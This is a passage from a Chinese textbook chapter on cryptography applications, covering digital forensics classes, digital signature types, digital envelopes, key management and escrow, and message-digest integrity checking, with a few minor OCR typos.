用于数字签名的私钥的保密性和用于验证数字签名的公钥的安全分发是保证认证有效的重要因素。公钥的分发可采用以下方式:使用公钥数据库方式,使用证书认证中心签发数字证书的方式。请求认证者的公钥可由两个方式获得:一是对于使用公钥数据库的方式,请求认证者ID必须包含在认证响应中发送给认证者,认证者使用该ID从公钥数据库中获得请求认证者的公钥;二是对于使用证书认证中心签发数字证书的方式,认证者必须信任签发证书给请求认证者的证书认证中心,请求认证者的数字证书必须发送给认证者,认证者检验请求认证者数字证书后,从数字证书中获取请求认证者的公钥。

2.6 数字取证技术

数字取证技术是指在计算机或其他数字设备取证的整个过程中,在相关理论的指导下,使用合法的、合理的、规范的技术或手段,以保证计算机或其他数字设备取证的正确进行,以

及合理信服的结论的产生。数字取证技术主要涉及计算机证据获取、分析、保管、呈堂（呈示），从不同的角度可分为不同的类。

1. 从案件发展的角度出发

数字证据根据不同的侦查阶段可分为数据获取技术、数据分析技术、计算机犯罪分析，侦查进展阶段的不同，需要的分析技术不同。

2. 从取证过程的角度出发

数字取证技术从取证过程的角度可分为物理证据获取技术和信息发现技术。电子证据及其他非证据的信息数据的存储离不开物理介质载体，我们要想得到存储在其上的电子证据，首先就要对这些介质载体进行获取和保存，也就是对物理证据的获取和保存。物理证据包括计算机的磁盘、防火墙、交换机、路由器的磁盘等。对这些物理证据的获取和保存可以使用普通物理证据的获取和保存技术，但同时要考虑这些物理介质所存储证据的特殊性，还要采取确保证据安全性的技术措施，如防震、防磁、防潮等技术。

信息发现是指对物理证据上保存的 0/1 二进制数字信息进行识别、检查、分析的过程，识别出哪些信息是与案件相关的电子证据，并对有用的电子证据进行检查和分析，最后得出分析结论作为呈堂证供。在信息发现过程中，所做的工作主要是对数字信息的识别、检查和分析，所涉及的技术主要是识别类、检查类和分析类的技术，如数据复原技术、对比搜索技术、数据挖掘技术等。

3. 从取证对象的角度出发

从取证对象的角度看，数字取证技术可分为基于主机的取证技术和基于网络的取证技术。

基于主机的取证是指取证对象存储于主机之中，电子证据主要来源于两个方面：一是主机操作系统和磁盘介质，如系统日志文件、备份介质、入侵者残留物、交换区文件、临时文件、硬盘未分配空间、系统缓冲区等；二是安装在主机上的应用软件，如网络管理软件、第三方日志软件等。在基于主机的取证过程中，取证工作者可使用诸如数据恢复技术，隐藏数据的再现技术，加密数据的解密技术，数据挖掘技术，原始二进制的映像复制及分析、对比分析与关键字查询、文件特征分析、残留数据分析、Slack 空间的数据分析等取证技术，尽可能地将主机入侵的过程呈现。

基于网络的取证目的在于尽可能真实地恢复过去发生网络入侵事件的“现场”。在取证过程中，作出最后判断之前应将各种可能得到的信息关联起来。所谓网络取证技术，就是在网上跟踪犯罪嫌疑人或通过网络通信的数据信息资料获取证据的技术。取证对象的主要来源是通过网络段上传输的网络通信流采集；借助于网络设备，如服务器、交换机、路由器等；结合网络安全产品，如防火墙、入侵检测系统、网络扫描器等。通过这些设备或产品产生的记录和日志往往能挖掘出重要的入侵的作案证据。由于网络取证的关联性比较强，可采用数据挖掘、关联规则、统计分析等技术。其他的网络取证技术，如 IP 地址和 MAC 地址的获取和识别技术、身份认证技术、电子邮件的取证和鉴定技术、网络侦听和监视技术、漏洞扫描等技术也是必不可少的。

4. 从取证技术使用的角度出发

从取证技术使用的角度看，根据 DFRWS 框架，取证技术可以分成以下六大类：

1）识别类（identification class）

判定可能与断言（allegation）或与突发事件时间相关的项目（items）、成份（components）

和数据。其中可能使用到的典型技术有事件/犯罪检测(Event/Crime detection)、签名处理(resolve signature)、配置检测(profile detection)、误用检测(anomalous detection)、系统监测(system monitoring)以及审计分析(audit analysis)等。

2) 保存类(preservation class)

保证证据状态的完整性。该类技术处理那些与证据管理相关的元素。其中可能使用到的典型技术有镜像技术(imaging technologies)、证据监督链(chain of custody)以及时间同步(time synchronization)等。

3) 收集类(collection class)

提取(extracting)或捕获(harvesting)突发事件的项及其属性(或特征)。该类技术为调查人员在数字环境下获取证据而使用的特殊方法和产品相关。典型技术有合适的复制软件、无损压缩以及数据恢复技术等。

4) 检查类(examination class)

对突发事件的项及其属性(或特征)进行仔细的检查。该类技术与证据发现和提取相关,但不涉及从证据中得出结论。收集技术涉及收集那些可能含有证据的数据,如计算机介质的镜像。但检查技术则对那些收集来的数据进行检查并从中识别和提取可能证据。典型技术有追踪(traceability)、过滤技术(filtering techniques)、模式匹配(pattern matching)、隐藏数据发现(hidden data discovery)以及隐藏数据提取(hidden data extraction)等。

5) 分析类(analysis class)

为了获得结论而对数字证据进行融合、关联和同化。该类技术涉及对收集、发现和提取的证据进行分析。典型技术有追踪(traceability)、统计分析(statistical)、协议分析(protocols)、数据挖掘(data mining)、时间链分析(timeline)以及关联(link)等。必须注意的是,对潜在证据进行分析的过程中所使用的技术的有效性(validity)将直接影响到结论的有效性以及据之构件的证据链的证据能力(credibility)。

6) 呈堂类(presentation class)

客观、清晰、准确地报告事实。该类技术涉及将结论提交给法庭的规范。

2.7 密码学综合应用实例

2.7.1 数字签名技术

1. 签名的含义

签名的目的是使信息(报文)的收方能够对公正的第三者(双方事先一致同意委托其解决因某一问题而起的争执的仲裁者)证明其报文内容是真实的,而且是由指定的发送方发出的。同时,发送方事后不能根据自己的利益来否认报文的内容,而且接收方也不能根据自己的利益来伪造报文的内容。数字签名是签名方对信息内容完整性的一种承诺,它所保护的信息内容可能会被破坏,但不会被欺骗。

签名是报文以及发方已知的且收方可验证的保密信息的函数,它通过同时具有上述这些信息的共同特征的方法来实现无否认的能力。注意,数字签名只是使系统具有了无否认的能力,而无否认功能的实现需要另外的应用系统支持,如公证系统,或应用系统中的公证

功能。

2. 数据签名的基本形式

对于交换信息的 A、B 双方而言，数字签名的最基本形式是这个信息基于某种特定的附加信息（如密钥或标识符等）的信息摘录。发送方 A 对发送的报文签名并随同报文一起发送，以担保报文的内容，若需要接收方 B 也对报文的内容担保，则要求 B 向 A 返回一个签名的回执（可以是对报文的再签名）。

基于公开密钥算法的签名称为通用签名，因为签名者使用他的隐蔽密钥签名，所以它可被所有可使用签名者的公开密钥的用户验证。为了保证公开密钥的可靠性，每个签名方必须在一个指定的登记处公布和登记他的公开密钥，例如通过 CA。同时，为了解决争议问题，需要报文的收发双方以及仲裁者共享有关报文的非保密的验证信息（如信息摘录）。发生问题或争议时（即双方出现不一致），有仲裁者提供证据。

3. 数字签名算法

1）数字签名算法的分类

（1）按接收者验证签名的方式分

数字签名可分为真数字签名和仲裁数字签名两类。在真数字签名中，签名者直接把签名消息发送给接收者，接收者无须求助于第三方就能验证签名。而在仲裁数字签名中，签名者把签名消息经由被称作仲裁者的可信的第三方发送给接收者，接收者不能直接验证签名，签名的合法性是通过仲裁者作为媒介来保证。也就是说，接收者要验证签名，必须与仲裁者合作。

（2）按计算能力分

数字签名可分为无条件安全的数字签名和计算上安全的数字签名。现有的数字签名，诸如 RSA 数字签名、ELGamal 数字签名等，大都是计算上安全的。所谓计算上安全的数字签名，是指任何有足够计算能力的伪造者总能伪造签名者的签名。Chaum-Roijakers 数字签名是第一个无条件安全的数字签名。在理论上，它们在许多应用中能代替计算上安全的数字签名，但在实际应用中，由于不太有效（协议复杂、签名长）而不能被应用。像公钥密码体制的情况一样，我们的主要目的还是设计计算上安全的数字签名方案。

（3）按签名者在一个数字签名算法中所能签的消息的个数分

可将数字签名分为一次数字签名和非一次数字签名。在一次数字签名算法中，一个签名密钥只能签一个消息，若签两个或两个以上不同的消息，敌手就能伪造签名。一次数字签名类似于一次一密码体制，具有很强的安全性。

（4）根据数字签名方案所基于的数学难题分

数字签名方案可分为基于离散对数问题的签名方案和基于素因子分解问题的签名方案。例如，ELGamal 数字签名方案和 DSA 签名方案都是基于离散对数问题的数字签名方案，而众所周知的 RSA 数字签名方案则是基于素因子分解问题的数字签名方案。将离散对数问题和素因子分解问题结合起来，又可产生同时基于离散对数和素因子分解问题的数字签名方案。也就是说，只有离散对数问题和素因子分解问题同时可解时，这种数字签名方案才是不安全的，而在离散对数问题和素因子分解问题只有一个可解时，这种方案仍是安全的。二次剩余问题既可认为是数学中单独的一个难题，也可认为是素因子分解问题的特殊情况，而基于二次剩余问题同样可设计多种数字签名方案，如 Babin 数字签名方案等。

(5) 根据签名用户的情况分

数字签名方案可分为单个用户签名的数字签名方案和多个用户签名的数字签名方案。一般的数字签名是单个用户签名方案。多个用户的签名方案又称多重数字签名方案。根据签名过程的不同,多重数字签名又可分为有序多重数字签名方案和广播多重数字签名方案。

(6) 根据数字签名方案是否具有消息自动恢复特性分

数字签名方案可分为不具有消息自动恢复特性和具有消息自动恢复特性两类。一般的数字签名不具有消息自动恢复特性。第一个基于离散对数问题的具有消息自动恢复特性的数字签名方案诞生于1994年。

2) 数字签名算法

(1) 普通数字签名算法

一个普通数字签名算法(又称自认证数字签名算法)主要由签名算法和验证算法两个算法组成。签名者能使用一个(秘密)签名算法签一个消息,所得的签名能被一个公开的验证算法所验证。给定一个签名,验证算法根据签名是否真实,作出一个“真”或“假”的回答。

普通数字签名算法具有公开可验证性而无须求助于任何别的人。所谓可转移性,是指知道验证算法的人可将验证算法和签名转移给第三方,并可使第三方相信签名的真实性。普通数字签名的这些特性十分适合于某些应用场合,诸如布告和公钥的分发,越多的拷贝越好。但它不适用于许多别的应用场合,如对商业上的或私人的敏感信息的签名,签名的扩散有助于工业间谍或敲诈者。

(2) 不可否认的数字签名算法

不可否认的数字签名是由 Chaum 和 Antwerpen 在1989年提出的。像普通数字签名一样,不可否认数字签名是由一个签名者颁布的一个数,这个数依赖于签名者的公钥和所签的消息。但这种签名有一个新颖的特征,即没有签名者的合作,接收者无法验证签名,在某种程度上保护了签名者的利益。一个不可否认的数字签名的真伪性,是通过接收者和签名者执行一个协议来推断的,这个协议称为否认协议。如果在一个系统中签名者不希望接收者未经他的同意就向别人出示签名并证明其真实性,那么不可否认的数字签名很好地适用于这种应用场合。例如,软件开发者可利用不可否认的数字签名对他们的软件进行保护,使得只有付了钱的顾客才能验证签名,并相信开发者仍然对软件负责。在某些应用场合,需要使用者将不可否认的数字签名转化为普通数字签名,这种数字签名称为可转移的不可否认的数字签名,具有可选择地转移签名的优点。

(3) Fail-Stop 数字签名算法

Fail-Stop 数字签名算法的不可伪造性依赖于一个计算假设,即如果一个签名被伪造,那么假定的签名者能证明这个签名是一个伪造签名。更精确地说,他能证明做基础的计算假设已被攻破。这个证明也许会以一个很小的概率失败,但证明伪造的能力不依赖于任何密码假设,并独立于伪造者的计算能力。再者,在第一次伪造之后,系统的所有参加者或系统操作人员都知道签名算法已被攻破,因此系统将终止工作,这就是这个系统为什么被称作“Fail-Stop (失败—停止)”的原因。

(4) 群数字签名算法

由 Chaum 和 Heijst 提出的群数字签名算法,允许群中的各个成员以群的名义匿名签发消息。这种数字签名算法具有以下三个特性:

① 只有群的成员能代表这个群签发消息。

② 签名的接收者能验证它是这个群的一个合法签名，但不知道它是群中的哪一个成员产生的。

③ 在后来发生争端的情况下，借助于群成员或一个可信机构能识别出那个签名者。

一个实用的例子——投标。群是由所有的提交投标的公司组成的集合，成员是每个公司。每个公司匿名地使用群数字签名算法签他的投标，当特定的投标被选中后，那个签名者能被识别出，而所有别的投标的签名者仍然是匿名的。如果签名者反悔他的投标，那么无需签名者的合作，就能计算出他的身份。

与群数字签名算法相关的两个算法是：群定向数字签名算法和多重数字签名算法。群定向数字签名算法允许群的某些子集代表那个群签名，但它没有提供识别签名者的方法。多重数字签名算法要求由许多人来签署一个消息。

（5）盲数字签名算法

盲数字签名算法在需要实现某些参加者的匿名性的密码协议中有着广泛而重要的应用，例如在选举协议、安全的电子支付系统中等。盲数字签名算法是具有下列两个特性的普通数字签名算法：

① 消息的内容对签名者是不可见的。

② 在签名被接收者公开后，签名者不能追踪签名。

盲数字签名算法在某种程度上保护了参加者的利益，但不幸的是盲数字签名算法的匿名性能被犯罪分子滥用。为了阻止这种滥用，人们引入了公平盲数字签名算法，它比盲数字签名算法多了一个特性，即通过可信中心，签名者可追踪签名。

（6）其他数字签名算法

除了上述数字签名算法之外，还有一些别的数字签名算法，诸如利用零知识思想设计的指定验证者的数字签名算法、利用秘密共享技术设计的共享验证数字签名算法，以及具有消息恢复功能的数字签名算法等。另外，值得一提的是杂凑技术在数字签名技术中起着重要的作用。将杂凑技术应用到数字签名算法中，除了可加强数字签名算法，例如，破坏某种数学结构（如同态结构）、提高数字签名算法的速度等外，还具有以下几个优点：

- 可将签名变换和秘密变换分开来，允许用私钥密码体制实现保密，而用公钥密码体制实现数字签名。
- 无须泄露签名所对应的消息，即可将签名披露。
- 对签消息能提供一个更有效的方法。

4. 数字签名应用实例

随着计算机网络的发展，过去依赖于手书签名的各种业务都可用这种电子化的数字签名代替，它是实现电子贸易、电子支票、电子货币、电子出版及知识产权保护等系统安全的重要保证。数字签名已经并将继续对人们如何共享和处理网络上信息与事务处理产生巨大的影响。

例如，在大多数合法系统中对大多数合法的文档来说，文档所有者必须给一个文档附上一个时间标签，指明文档签名对文档进行处理的时间和文档有效期。在用数字签名对文档进行标识之前，用户可以很容易地利用电子形式为文档附上电子时间标签。因为数字签名可以保证这一时间标签的准确性和证实文档的真实性，数字签名还提供了一个额外的好处，

即它提供了一种接收者可以证明确实是发送者发送了这一消息的方法。

使用电子汇款系统时人们也可以利用电子签名。例如，假设有一个人要发送从一个账户到另一个账户转存100 000美元的消息，如果在一个未加保护的网络中传输这一消息，那么黑客就有可能改变资金的数量从而改变了这一消息。但是，如果发送者标记这一消息——数字签名，由于接收系统核实错误，从而识别出对此消息的任何改动。

大范围的商业应用要求变更手书写签名方式时，可以使用数字签名。其中一例便是电子数据交换（EDI）。EDI是商业文档消息的机对机交换机制。美国联邦政府用EDI技术来为购物提供服务。在EDI文档里，数字签名取代了手写签名；利用EDI和数字签名，只需通过网络媒介即可进行买卖并完成合同的签订。

数字签名的使用已延伸到保护数据库的应用中。一个数据库管理者可以配置一套系统，它要求输入消息到数据库的任何人在数据库接收之前必须数字化标识该消息。为了保证真实性，系统也要求用户标识对消息所做的任何修改。在一个用户查看已被标识过的消息之前，系统将核实创建者或编辑者在数据库消息中的签名，如果签名核实结果正确，用户就知道没有未经授权的第三者改变这些消息。

数字签名过程如图2-9所示。




图2-9　数字签名过程

2.7.2　数字信封技术

1. 数字信封的原理

数字信封（digital envelope）公钥密码体制在实际中的一个应用，是用加密技术来保证只有规定的特定收信人才能阅读通信的内容的一种技术方法。

在数字信封中，信息发送方采用对称密钥来加密信息内容，然后将此对称密钥用接收方的公开密钥来加密（这部分称数字信封）之后，将它和加密后的信息一起发送给接收方，接收方先用相应的私有密钥打开数字信封，得到对称密钥，然后使用对称密钥解开加密信息。这种技术的安全性相当高。数字信封主要包括数字信封打包和数字信封拆解，数字信封打包是使用对方的公钥将加密密钥进行加密的过程，只有对方的私钥才能将加密后的数据（通信密钥）还原；数字信封拆解是使用私钥将加密过的数据解密的过程。

数字信封的功能类似于普通信封，普通信封在法律的约束下保证只有收信人才能阅读信的内容；数字信封则采用密码技术保证了只有规定的接收人才能阅读信的内容。数字信封中采用了对称密码体制和公钥密码体制。信息发送者首先利用随机产生的对称密码加密信息，再利用接收方的公钥加密对称密码，被公钥加密后的对称密码被称为数字信封。在传

递信息时，信息接收方若要解密信息，必须先用自己的私钥解密数字信封，得到对称密码，才能利用对称密码解密所得到的信息。这样就保证了数据传输的真实性和完整性。

2. 数字信封的应用

数字信封应用流程如图 2-10 所示，其具体步骤如下。




图 2-10　数字信封应用流程图

① 对需传送的信息（如电子合同、支付指令）采用速度较快的私有密钥（对称密钥）加密法加密，但密钥不先由双方约定，而是在加密前由发送方随机产生。

② 用私有密钥对信息进行加密，形成密文 M，传送给接收方。

③ 将刚才生成的较短的私有密钥利用接收方的公开密钥进行加密，形成私有密钥密文。

④ 把私有密钥密文定点发送给接收方。可以断定只有接收方能解密。

⑤ 接收方收到发送方传来的私有密钥的密文后，用自己的私人密钥解密，取出私有密钥。

⑥ 用私有密钥对原来收到的信息密文进行解密，得到信息明文。

通过以上步骤，好比用安全的"信封"把私有密钥封装起来，之所以称做数字信封（封装的是里面的对称密钥）。因为数字信封是用消息接收方的公开密钥加密的，只能用接收方的私人密钥解密打开，别人无法得到信封中的对称密钥，既保证了信息的安全，又提高了速度。

3. 数字信封的优点

数字信封具有如下优点。

（1）加密和解密速度较快，可满足实用特别是网络支付中的即时处理需要。

（2）通信双方在传输的密文中携带用 RSA 公钥加密的 DES 密钥，不用为交换 DES 密钥而费尽周折，减小了 DES 密钥在传输过程中泄密的风险。

（3）具有数字签名和认证的功能。

采用 RSA 算法，通信双方可以将自己的签名信息互相发给对方，供保留和认证。

（4）密钥管理方便。虽然采用 DES 算法，解决了交换 DES 密钥的问题，但并不用为每次通信都保密管理 DES 密钥，只需保管自己的 RSA 私人密钥。RSA 公开密钥可以任意公开，而 DES 密钥可以在通信之前随机产生，不必事先约定，通信结束后，会消去相应的 DES 密码。

（5）保证通信的安全。消息发送方使用随机 DES 密码对信息明文进行加密，保证了只有具有 DES 密钥给定的收信人才能解密阅读信的内容，采用数字信封，即使加密文件在网络传输时被他人非法截获，也因为没有 DES 密钥，不能进行解密。

2.7.3 密钥管理技术

根据近代密码学的观点，一个密码系统的安全性取决于对密钥的保护，而不取决于对算法的保密。密码体制可以公开，密码设备可以丢失，然而一旦密钥丢失或出错，不但用户不能提取信息，而且可能会使非法用户窃取信息。可见，密钥的保密和安全管理在数据系统安全中是极为重要的。密钥管理包括密钥的设置、产生、分配、存储、装入、保护、使用以及销毁等内容，其中密钥的分配和存储可能是最棘手的问题。这里只简要介绍密钥管理的一些基本理论和技术。

1. 密钥的设置

目前流行的密钥管理方案中一般采用层次的密钥设置，目的在于减少单个密钥的使用周期，增加系统的安全性。多层次的密钥系统中的密钥分成两大类：数据加密密钥（DK）和密钥加密密钥（KK）。前者直接对数据进行操作，后者用于保护密钥，使之通过加密而安全传递。

通常可以将一个多层次密钥系统中的各个部分，按照它们之间的控制关系，划分为一级密钥、二级密钥、…、n 级密钥。其中，一级密钥用算法 f_1 保护二级密钥，二级密钥用算法 f_2 保护三级密钥，依此类推。最底层的密钥也叫做工作密钥，也就是数据加密密钥，用于直接对数据加解密，而所有上层的密钥都是密钥加密密钥。为了保证密钥的安全，一般情况下工作密钥平时并不放在加密装置里保存，而是在需要进行加解密时由上层的密钥临时产生，使用完毕就立即清除。最高层的密钥也叫做主密钥，一般来讲，主密钥使整个密钥管理系统中的最核心、最重要的部分，应采用最保险的手段严格保护。

密钥层次设置，体现了一个密钥系统在组织结构上的基本特点。层次是由密钥系统的功能决定的。如果一个密钥系统所定义的功能很简单，其层次就可以很简单，如早期保密通信都采用单层密钥体制，密钥的功能就是对明文加解密。然而，现代信息系统的密钥管理不仅要求密钥本身的安全保密，更要求密钥能够定期更换，甚至一报一换，密钥能自动生成和分配，密钥的更换对用户透明等，单层密钥体制已无法适应这种需要了。所以，现有的计算机网络系统的密钥设计大都采取多层的形式。

2. 密钥的分配

密钥分配是密钥管理中最大的问题。密钥必须通过最安全的通路进行分配。传统的方法是派非常可靠的信使携带密钥分配给互相通信的各用户。这种方法的安全性完全取决于信使的忠诚和素质，但很难完全消除信使被收买的可能性。另外，随着用户的增多和通信量的增大，密钥更好频繁，派信使的办法就不再适用。因此，现代密钥分配的研究一般要解决两个问题：一是引进自动分配密钥机制，以提高系统的效率；二是尽可能减少系统中驻留的密钥量。

目前，典型的有两类自动密钥分配途径：集中式分配方案和分布式分配方案。所谓集中式分配是指利用网络中的“密钥管理中心（KMC）”来集中管理系统中的密钥，KMC 接收系统中的用户的请求，为用户提供安全分配密钥的服务。分布式分配方案是指网络中各主机具有相同的地位。它们之间的密钥分配取决于它们自己的协商，不受任何其他方面的限制。

目前，已经设计出了大量的密钥分配协议，诸如 Blom 密钥分配协议，基于对称密码体

制的密钥分配协议，基于非对称密码体制的密钥分配协议，基于身份的密钥分配协议等。

3. 密钥的分存

存储在系统中的所有密钥的安全性可能最终取决于一个主密钥。这样做存在两个明显的缺陷：一是若主密钥偶然地或有意地被暴露，整个系统就易受攻击。二是若主密钥丢失或损坏，系统中的所有信息就不能用了。关于这个问题 Shamir 于 1979 年提出了一种解释方案，该方案基于有限域上的多项式的拉格朗日插值公式，它的基本思想是：将一个密钥及 K 破成 n 个小片 $K_1, K_2, \cdots, K_n$ 满足：

- 已知任意 t 个 K_i 的值，易于计算出 K。
- 已知任意 $t-1$ 个或更少 K_i 个，则由于信息短缺而不能确定出 K。

将 n 个小片分给 n 个用户。由于要重构密钥需要 t 个小片，故暴露一个小片或大到 $t-1$ 个小片不会危及密钥，且少于 $t-1$ 个用户不能共谋得到密钥。同时，若一个小片被丢失或损坏，仍可恢复密钥。

4. 密钥托管技术

加密技术是一把双刃剑，它既可以帮助守法公民和企业保密，又可以被犯罪分子用于掩护其犯罪事实。这就给政府管理社会，法律执行部门跟踪犯罪嫌疑分子带来了一定的困难。从国家的利益来考虑，应该能控制加密技术的使用。为了确保合法用户保密通信的安全和政府对犯罪分子保密通信的有效监听，美国政府在 1993 年公布了托管加密标准(Escrowed Encryption Standard，EES)。该技术一被提出就立即受到了世界广泛的关注，并很快成为密码学界人们的另一个话题。由于这种加密体制具有在法律许可时可以进行密钥合成的功能，所以政府在必要时无需花费巨大代价破译密码，而能够直接侦听。这项政策在美国乃至世界引起了强烈的反响和争议。

EES 主要有两个新的特点：一个新的加密算法和一个密钥托管系统。其中最新的特使就是它的密钥托管功能，当一个 Clipper 芯片被用来进行加解密时，一个 LEAF(Law Enforcement Access Field)信息必须被提供，否则由防窜扰芯片拒绝解密，其中 LEAF 包含一个会话密钥的加密拷贝，这样被授权的监听机构就可以通过解密 LEAF 得到会话密钥，从而有效地实施监听。

2.7.4　消息完整性检验技术

通信双方在互相传送消息时，不仅要对数据进行保密，不让第三者知道，还要能够知道数据在传输过程中没有被别人改变，也就是要保证数据的完整性。采用的方法是用被传送的数据生成一个完整性值，将此完整性值与原始数据一起传送给接收者，接收者用此完整性值来检验消息在传送过程中有没有发生改变。这个值由原始数据通过某一加密算法产生，比原始数据短小，能代表原始数据，所以称作消息摘要(或报文摘要)。

对消息摘要有几个要求，第一，生成消息摘要的算法必须是一个公开的算法，数据交换的双方可以用同一算法对原始数据经计算而生成的消息摘要进行验证。第二，算法必须是一个单向算法，就是只能通过此算法从原始数据计算出消息摘要，而不能通过消息摘要得到原始数据。第三，不同的两条消息不能得到相同的消息摘要。

通常，报文的加密可通过 DES 加密技术、AES 加密技术来实现，而报文的鉴别则可通过数字凭证技术进行加密和认证。

但在特定的网络环境中,许多报文并不需要加密,但是要求发送的报文应该是完整的和不可伪造的。例如,通过网络通知网络上所有用户有关上网的注意事项。对于不需要加密的报文进行加密和解密,将给计算机增加很多不必要的开销,因此,可使用报文摘要 MD 算法来进行报文鉴别算法来达到目的。

报文摘要算法过程如下:

- 发送方将待发送的可变长的报文 m 经过 MD 算法计算得出固定长度(如 128 位)的报文摘要 $H(m)$。
- 对 $H(m)$加密生成密文 $E_k(H(m))$附加在报文 m 之后传送给接收方,如图 2-11(a)所示。
- 在接收端收到报文 m 和报文摘要 $E_k(H(m))$密文之后,将报文摘要密文 $E_k(H(m))$解密还原成 $H(m)$。
- 同时在接收端将收到的报文 m 经过 MD 算法运算得出的报文摘要 $H(m')$与 $H(m)$比较是否相同,若不相同则可断定收到的报文在传输过程中已被篡改。其解密过程如图 2-11(b)所示。

报文摘要的优点是对于一个有限长度报文摘要 $H(m)$进行加密比对整个报文 m 进行加密效率要高得多,但对鉴别报文 m 来说,其效果是一样的。也就是说 m 和 $E_k(H(m))$在一起是不可篡改和不可伪造的,是可鉴别和不可抵赖的。

